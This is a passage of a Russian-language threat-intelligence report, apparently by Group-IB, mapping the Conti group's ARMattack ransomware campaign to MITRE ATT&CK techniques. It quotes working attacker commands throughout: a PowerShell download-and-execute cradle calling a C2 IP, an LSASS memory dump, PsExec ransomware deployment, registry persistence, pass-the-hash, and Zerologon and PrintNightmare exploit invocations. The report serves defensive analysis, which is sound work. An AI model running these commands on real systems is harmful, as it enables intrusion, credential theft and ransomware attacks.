
ИНСТРУМЕНТ	КРАТКОЕ ОПИСАНИЕ
Cobalt Strike	Мощный коммерческий фреймворк постэксплуатации, через который операторы Conti проводят всю вредоносную активность.
Metasploit	Еще один фреймворк постэксплуатации, по совместительству проект с открытым исходным кодом. Чаще всего Conti использует его модули в своих атаках, а не сам инструмент полностью.
Mimikatz	Популярная утилита извлечения паролей (либо их хешей), проект: https://github.com/ParrotSec/mimikatz.
Lazagne	Проект с открытым исходным кодом, предназначенный для извлечения паролей с локального устройства. Проект: https://github.com/AlessandroZ/LaZagne.
AdFind	Утилита командной строки, позволяющая получить информацию об Active Directory. Активно используется группой во время проведения разведки.
Nmap	Утилита, предназначенная для сканирования IP-сети.
PsExec	Утилита командной строки, позволяющая запускать программы на удаленном устройстве и перенаправлять вывод на локальное устройство.
nltest	Утилита командной строки, позволяющая получить различную информацию о доменах в организации. В рамках кампании ARMattack использовалась для получения списков доменов.
SharpHound	SharpHound — официальная утилита сбора данных для BloodHound. Последний поможет отследить взаимосвязи и получить представление об AD, идентифицировать компьютеры, на которых пользователи имеют права администратора, увидеть какие пользователи имеют право на администрирование любого компьютера в AD, а также позволяет просмотреть информацию о членстве в группах. В BloodHound впервые на таком уровне был реализован подход «думай графиками, а не списками».

PowerSploit	Коллекция PowerShell-модулей, использующихся для тестирования на проникновение. Какие именно скрипты использовались группой будет продемонстрировано далее.
SharpChromium	Утилита, предназначенная для извлечения куки, истории и сохраненных паролей из Google Chrome и Microsoft Edge.
SharpWeb	Проект с открытым исходным кодом, предназначенный для извлечения паролей из Google Chrome, Firefox, Internet Explorer и Microsoft Edge. Код проекта: https://github.com/djhohnstein/SharpWeb.
Conti	Одноименный шифровальщик группы представлен в двух версиях — для Windows и Linux.
Hive	Еще один шифровальщик, используемый группой в атаках. Реализован на GO, в рамках исследуемой нами кампании мы видели только Linux-версию.
fgdump	Утилита, предназначенная для извлечения хешей паролей учетных записей Windows.

Далее мы дадим подробное описание инструментов, эксплоитов и способов их применения в контексте кампании **ARMattack.** Техническое описание мы оформили в формате MITRE, но выделили только основные и интересные моменты, не углубляясь в подробности (в таком случае размер отчета может кратно увеличиться). Для сравнения представим полную матрицу MITRE, заимствованную из профайла группы системы Group-IB Threat Intelligence.




Источник:
Group-IB Threat Intelligence, матрица MITRE по группе Conti



Источник:
Group-IB Threat Intelligence, матрица MITRE по группе Conti

TTPs

Секции, которые мы описываем ниже, можно представить в следующем графическом виде. Подробнее с каждой из них можно ознакомиться в соответствующем разделе.



Initial Access

Как было указано ранее, способов заражения «нулевого пациента» у группы множество, многие из них уже описаны в паблике. Для примера можно взять отчет Cybereason, где в качестве изначальной точки заражения служил вредоносный документ с макросом, загружающий IcedID банкер. Исходя из статьи, кратко цепочку заражения можно представить следующим образом:

1. 0 минут: email с вредоносным excel-документом (содержит в себе макрос и др.)
2. 0 минут: макрос загружает и запускает нагрузку — IcedID
3. +8 минут: при помощи IcedID производится «первоначальная разведка» стандартными утилитами Windows: **wmic**, **ipconfig**, **systeminfo**, **net view**, **net config**, **nltest** (как будет показано далее — стандартный набор Conti)
4. +20 минут: обход UAC при помощи **ExecAdmin**
5. +5 минут: исполнение Exec-команды
6. +20 минут: запуск Cobalt Strike beacon'а при помощи **rundll32**. Beacon был атрибутирован к Conti.

В описываемой же нами кампании мы выделили два метода заражения. Первый способ мы обнаружили в ходе анализа некоторых

инцидентов — «рабочей директорией» (в нее происходила загрузка некоторых инструментов и, соответственно, их запуск) для Cobalt Strike были **C:/Datop**. Данная директория специфична для документа-загрузчика **DatopLoader**, в цепочке заражения которого ранее уже был замечен Cobalt Strike.

Второй метод мы обнаружили в трех скомпрометированных организациях — первоначальным вектором заражения был **Bazar Backdoor**. По имеющимся данным, после того как Conti перестали использовать TrickBot из-за своих проблем обнаружения антивирусными средствами, злоумышленники решили перейти на использование Bazar Backdoor. Благодаря утечке нам стало известно, что в период с 29 октября 2021 года злоумышленникам из группы Conti удалось внедрить Bazar Backdoor в более чем 600 различных организаций.

Важно, что оба инструмента (DatopLoader и BazarLoader) устанавливаются на зараженное устройство в ходе массовых фишинговых рассылок, поэтому в данном случае стоит выделить технику: **Phishing T1566** (массовые, не таргетированные рассылки).


Execution

Command and Scripting Interpreter: PowerShell T1059.001

В ходе исследования инцидентов из данной кампании мы видели, что операторы Cobalt Strike вручную запускали PowerShell-скрипты, например:

```
powershell.exe -nop -w hidden -c «IEX ((new-object net.webclient).
downloadstring('http://23.183.81[.]113:80/a123123123'))»
```

К сожалению, сам скрипт получить не удалось. Однако наша запатентованная технология графового анализа — Group-IB Graph — показала связь данного IP с доменом **svvtc[.]com**, который по данным системы Group-IB Threat Intelligence использовался в качестве C2 Cobalt Strike:



Изображение 10.
Связь IP-адреса 23.183.81[.]113 с различными вредоносными тэгами на графе Group-IB в интерфейсе Threat Intelligence

В **Appendix 1** представлены конфигурационные данные, извлеченные из образцов Cobalt Strike, использовавших в качестве C2 домен **svvtc[.]com**.

Кроме этого, злоумышленники активно использовали **PowerSploit**-скрипты на разных этапах своей работы:

- **Find-LocalAdminAccess** — помогал злоумышленникам определять, на каких устройствах в домене текущий пользователь имеет права администратора
- **Invoke-EnumerateLocalAdmin** — при помощи данной команды злоумышленники получали список локальных администраторов
- **Invoke-ShareFinder-CheckShareAccess** — отдает список сетевых дисков, к которым у локального пользователя есть доступ. Данная команда может быть выполнена как на этапе разведки, так и перед шифрованием данных. С подключенных дисков операторы выгружают следующие данные (опираясь на инструкцию):
  - Финансовые документы
  - Бухгалтерия
  - IT-документы
  - Информация о клиентах
  - Информация о проектах
  - Информация о сотрудниках

Command and Scripting Interpreter: Windows Command Shell T1059.003

Сразу стоит отметить, что команда **shell** фреймворка Cobalt Strike проводит запуск **приложения** посредством команды **cmd.exe /c**, то есть любая команда, исполняемая через **shell** — пожалуй, наиболее часто используемая команда среди Red Teamer'ов — будет запущена в **командном интерпретаторе**. Мы не будем приводить полный список, отметим только, что часть команд указана в разделе **Discovery.**

Еще стоит отметить массовое копирование и запуск шифровальщиков при помощи **командного интерпретатора** (подробнее будет описано далее):

КОМАНДА	ОПИСАНИЕ
PsExec.exe /accepteula @C:\Intel\cc.txt -u %domain%\Administrator -p %password% cmd /c COPY "\\%server_name%\Intel\update.exe" "C:\windows\temp\"	Копирование на все устройства в списке **C:\Intel\cc.txt** файла **update.exe** в Temp-директорию.
PsExec -accepteula -d @C:\Intel\1.txt -u %domain%\Administrator -p %password% cmd /c \\%ip%\Intel\c.exe -size 30 -m	Запуск шифровальщика на всех устройствах в списке **C:\Intel\1.txt** с удаленного сервера.


Scheduled Task/Job: Scheduled Task T1053.005

Операторы использовали несколько методов запуска полезной нагрузки (чаще всего Cobalt Strike beacon'ов) посредством планировщика задач MS Windows. Они описаны в разделе: **Create or Modify System Process: Windows Service T1543.003**. Кроме этого, злоумышленники обходили UAC при помощи создания сервиса (также описано в **Abuse Elevation Control Mechanism: Bypass User Account Control T1548.002)**.

Windows Management Instrumentation T1047

В нескольких атаках мы видели, что Conti снимали дамп памяти процесса **lsass.exe** удаленно при помощи WMI следующим образом:


```
wmic /node:%local_ip% process call create “cmd /c rundll32.exe C:\
windows\System32\comsvcs.dll, MiniDump 508 C:\ProgramData\lsass.dmp
full”
```



Изображения 11 и 12.
Дамп файла lsass.dmp используя легитимную утилиту wmic.
Источник: Group-IB Managed XDR

Кроме этого, злоумышленники получали список установленных на устройстве защитных решений:

- wmic /namespace:\\root\SecurityCenter2 PATH AntiVirusProduct GET /value
- wmic /namespace:\\root\SecurityCenter2 PATH AntiSpywareProduct GET /value
- wmic /namespace:\\root\SecurityCenter2 PATH FirewallProduct GET /value



Изображение 13.
Определение установленных на устройстве защитных решений.
Источник: Group-IB Managed XDR

Persistence

Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder T1547.001


Для обеспечения персистентности у атакующих подготовлен специальный bat-скрипт, прописывающий Cobalt Strike beacon в автозагрузку:


```
@echo off
set fullname=C:\Temp\explorers.exe
set prog=explorers.exe
:begin
tasklist /fi "IMAGENAME eq %prog%"|>nul find "%prog%"||start "" "%fullname%"
>nul ping 127.1 -n 6
goto :begin
```

Данный скрипт (**explorers.bat**) вместе с исполняемым файлом (**explorers.exe**) загружался на зараженное устройство, после чего злоумышленники вручную добавляли записи в реестр:

- reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v explorers /t REG_SZ /d "C:\Temp\explorers.exe"
- reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v explorers /t REG_SZ /d "C:\Temp\explorers.bat"

В Appendix 2 представлен конфигурационный файл beacon'а, который загружался на зараженное устройство. Кроме этого, запускающий скрипт и файл beacon'а могут быть перемещены в директорию **C:\intel**.





Изображения 14 и 15. Изменение ветки реестра HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run. Источник: Group-IB Managed XDR

В конце операторы проверяли, что файл действительно был добавлен в автозагрузку путем выполнения команды:

- reg query “HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run” /s

Privilege escalation

Create or Modify System Process: Windows Service T1543.003

Для запуска некоторых приложений сразу с привилегиями SYSTEM операторы редактировали путь к исполняемому файлу существующего сервиса. Список сервисов они ранее получали при помощи утилиты **SharpUp**. Злоумышленники выбирали сервисы, которые автоматически запускались вместе с системой. Замену осуществляли командой:

- sc config %existing_servicename% binpath=C:\intel\%malicious_filename%.exe

После этого, используя команду **taskkill**, злоумышленники вручную отключали процесс сервиса и запускали вредоносный файл. Важно отметить, что в первый раз производился запуск именно исполняемого файла, а не сервиса (то есть он был запущен с теми же правами, что и Cobalt Strike).

Кроме этого, злоумышленники также создавали новый сервис с типичным для Cobalt Strike именем (имя: **[0-9a-f]{7}**, путь к исполняемому файлу: **\\127.0.0.1\ADMIN$\[0-9a-f]{7}.exe)** и запускали его вручную.

Abuse Elevation Control Mechanism: Bypass User Account Control T1548.002

Для обхода UAC операторы использовали различные атаки, включая:

- Modification of FodHelper registry key (uac-fodhelper)
- Token Duplication UAC Bypass (uac-token-duplication)
- UAC bypass via task scheduler (uac-schtasks)

Важно отметить, что все эти команды доступны операторам Cobalt Strike прямо из консоли, то есть, буквально, обход UAC осуществлялся в одну команду.

Access Token Manipulation: Make and Impersonate Token T1134.003

После получения логина и пароля администратора операторы «надевали» его токен. Предположительно, это осуществлялось при помощи Cobalt Strike команды **make_token**. В основном «надевание» токена происходило перед проведением операции бокового перемещения.

Кроме этого в некоторых случаях злоумышленникам было достаточно NTLM-хеша пароля администратора для повышения привилегий; в данном случае использовалась команда **pth** (Pass-the-Hash).

Пример:

```
pth /user:Administrator /domain:%domain% /ntlm:%hash% /run:"%COMSPEC%
/c echo [0-9a-f]* > \\.\pipe\[0-9a-f]{6}"
```

Exploitation for Privilege Escalation T1068

В ходе кампании **ARMattack** злоумышленники использовали различные уязвимости, позволяющие повышать привилегии:

- **CVE-2016-0099** (MS16-032) — эксплуатация уязвимости осуществлялась посредством команды Cobalt Strike: elevate ms16-032
- **CVE-2016-7255** (MS16-135) — аналогично, эксплуатация уязвимости осуществлялась посредством команды Cobalt Strike: elevate ms16-135
- **CVE-2021-34527** (PrintNightmare) — тут злоумышленники воспользовались проектом https://github.com/JohnHammond/CVE-2021-34527, пример запуска:

```
powershell Invoke-Nightmare -NewUser %new_username% -NewPassword
%new_password% -DriverName "Xeroxxx"
```

- **CVE-2020-1472** (Zerologon) — это «тяжелая артиллерия» в арсенале операторов, которую они применяют, когда другие методы уже не помогут. Специфика эксплуатации уязвимости такова, что она изменяет/сбрасывает пароль учетной записи контроллера домена, что может привести к нарушению его функционирования. Пример эксплуатации уязвимости:

```
zero.exe %ip_address% %controller_name% %ad_domain_name% %username%
-c "taskkill /f /im explorer.exe"
```

  Данная командная строка вывела нас на проект: https://github.com/Exploitspacks/CVE-2020-1472. Кроме этого, в инструкции Conti указан еще один GitHub-проект, который мог использоваться для подготовки эксплоита: https://github.com/rsmudge/ZeroLogon-BOF

- **CVE-2021-36934** (HiveNightmare) — для эксплуатации уязвимости злоумышленники собирали PE-файл, в котором остался интересный PDB-путь:

```
C:\Users\kevin\OneDrive\Documents\source\HiveNightmare\Release\HiveN-
ightmare.pdb
```

- **CVE-2020-0787** (Windows BITS LPE) — исходный код эксплоита был взят из проекта https://github.com/itm4n/BitsArbitraryFileMove и тщательно переработан злоумышленниками (SHA256 происследованного файла: **65090399c998948c347a1e5c223461925e68178dd94c92e9de04597493197097**). Отметим важные изменения:
  - Была добавлена функция проверки имени компьютера, на котором запущен эксплоит — если оно **HAL9TH** (связано с эмулятором Windows Defender) — прекращает свою работу
  - Исполняемый файл создает мьютекс **muuuu**
  - Эксплоит содержит в себе два DLL-файла, для x86 и x64 версии Windows. Файлы выступают в качестве полезной нагрузки и запускаются в результате эксплуатации уязвимости.

Перед тем, как описать функциональные возможности полезной нагрузки, необходимо отметить, что ввиду специфики уязвимости полезная нагрузка заменит один из системных файлов:

- %WINDIR%\system32\msfte.dll
- %WINDIR%\system32\wlanapi.dll
- %WINDIR%\system32\wlanhlp.dll
- %WINDIR%\system32\SrClient.dll
- %WINDIR%\system32\windowscoredeviceinfo.dll
- %WINDIR%\system32\wuauserv.dll
- %WINDIR%\system32\appraiser.dll
- %WINDIR%\system32\wbem\loadperf.dll
- %WINDIR%\system32\wbem\cryptsp.dll
- %WINDIR%\system32\wbem\wmiclnt.dll

Наконец, функциональные возможности полезной нагрузки:

- В текущем каталоге создает файл с именем 7
- Создает событие с именем 1234567
- Запускает команду:

```
“cmd.exe /c TIMEOUT /T 1 & del /f [payload_filename] >> NUL”
```

Предположительно, в качестве нагрузки использовался POC, и в дальнейшем мы увидим более сложный инструмент в качестве полезной нагрузки для данного эксплоита. Также важно отметить, что эксплоит может принимать путь к произвольному исполняемому файлу в качестве аргумента — в результате эксплуатации уязвимости этот файл будет запущен с системными привилегиями.

- **CVE-2021-41379** — исходный код эксплойта был позаимствован из проекта https://github.com/klinix5/InstallerFileTakeOver
- **CVE-2021-42287/CVE-2021-42278** — исходный код утилиты, применяемой в атаке, основан на проекте с открытым исходным кодом: https://github.com/cube0x0/noPac. Утилита предназначена для эксплуатации тандема уязвимостей, приводящих к перехвату роли домен-контроллера (злоумышленники получают полный контроль над доменом).

Defense evasion

В этом разделе тактики и техники группы начинают пересекаться. Вначале кратко подсветим то, что уже ранее видели:

- Access Token Manipulation: Make and Impersonate Token T1134.003
- Abuse Elevation Control Mechanism: Bypass User Account Control T1548.002

Ниже укажем новые техники, у которых описание совпадает с описанными ранее:

ТЕКУЩАЯ ТЕХНИКА	РАНЕЕ ОПИСАННАЯ ТЕХНИКА
Hijack Execution Flow: Services File Permissions Weakness T1574.010	Create or Modify System Process: Windows Service T1543.003
Use Alternate Authentication Material: Pass the Hash T1550.002	Описано во второй части Access Token Manipulation: Make and Impersonate Token T1134.003

и, наконец, опишем новые.

Запуск beacon'ов

В ходе исследования мы видели, что Cobalt Strike beacon'ы запускались в контексте множества процессов, включая:

- powershell.exe
- dllhost.exe
- regsvr32.exe
- explorer.exe
- msra.exe
- exp.exe
- winlogon.exe
- rundll32.exe
- ServerManager.exe
- explorers.exe
- mobsync.exe
- WerFault.exe
- svchost.exe
- iexplore.exe

Поэтому в данном подразделе мы выделим сразу несколько техник:

- Process Injection T1055
- Reflective Code Loading T1620
- Signed Binary Proxy Execution: Regsvr32 T1218.010
- Signed Binary Proxy Execution: Rundll32 T1218.011

Valid Accounts T1078


В ходе исследования инфраструктуры жертвы злоумышленники стремятся получить учетные записи администраторов, используя большое количество различных техник. Мы постарались описать каждую подробно в разделе **Credential access**, поэтому дублировать не будем. Относительно текущего раздела можно выделить следующие «высокоуровневые»:

- Valid Accounts: Domain Accounts T1078.002
- Valid Accounts: Local Accounts T1078.003

Credential access

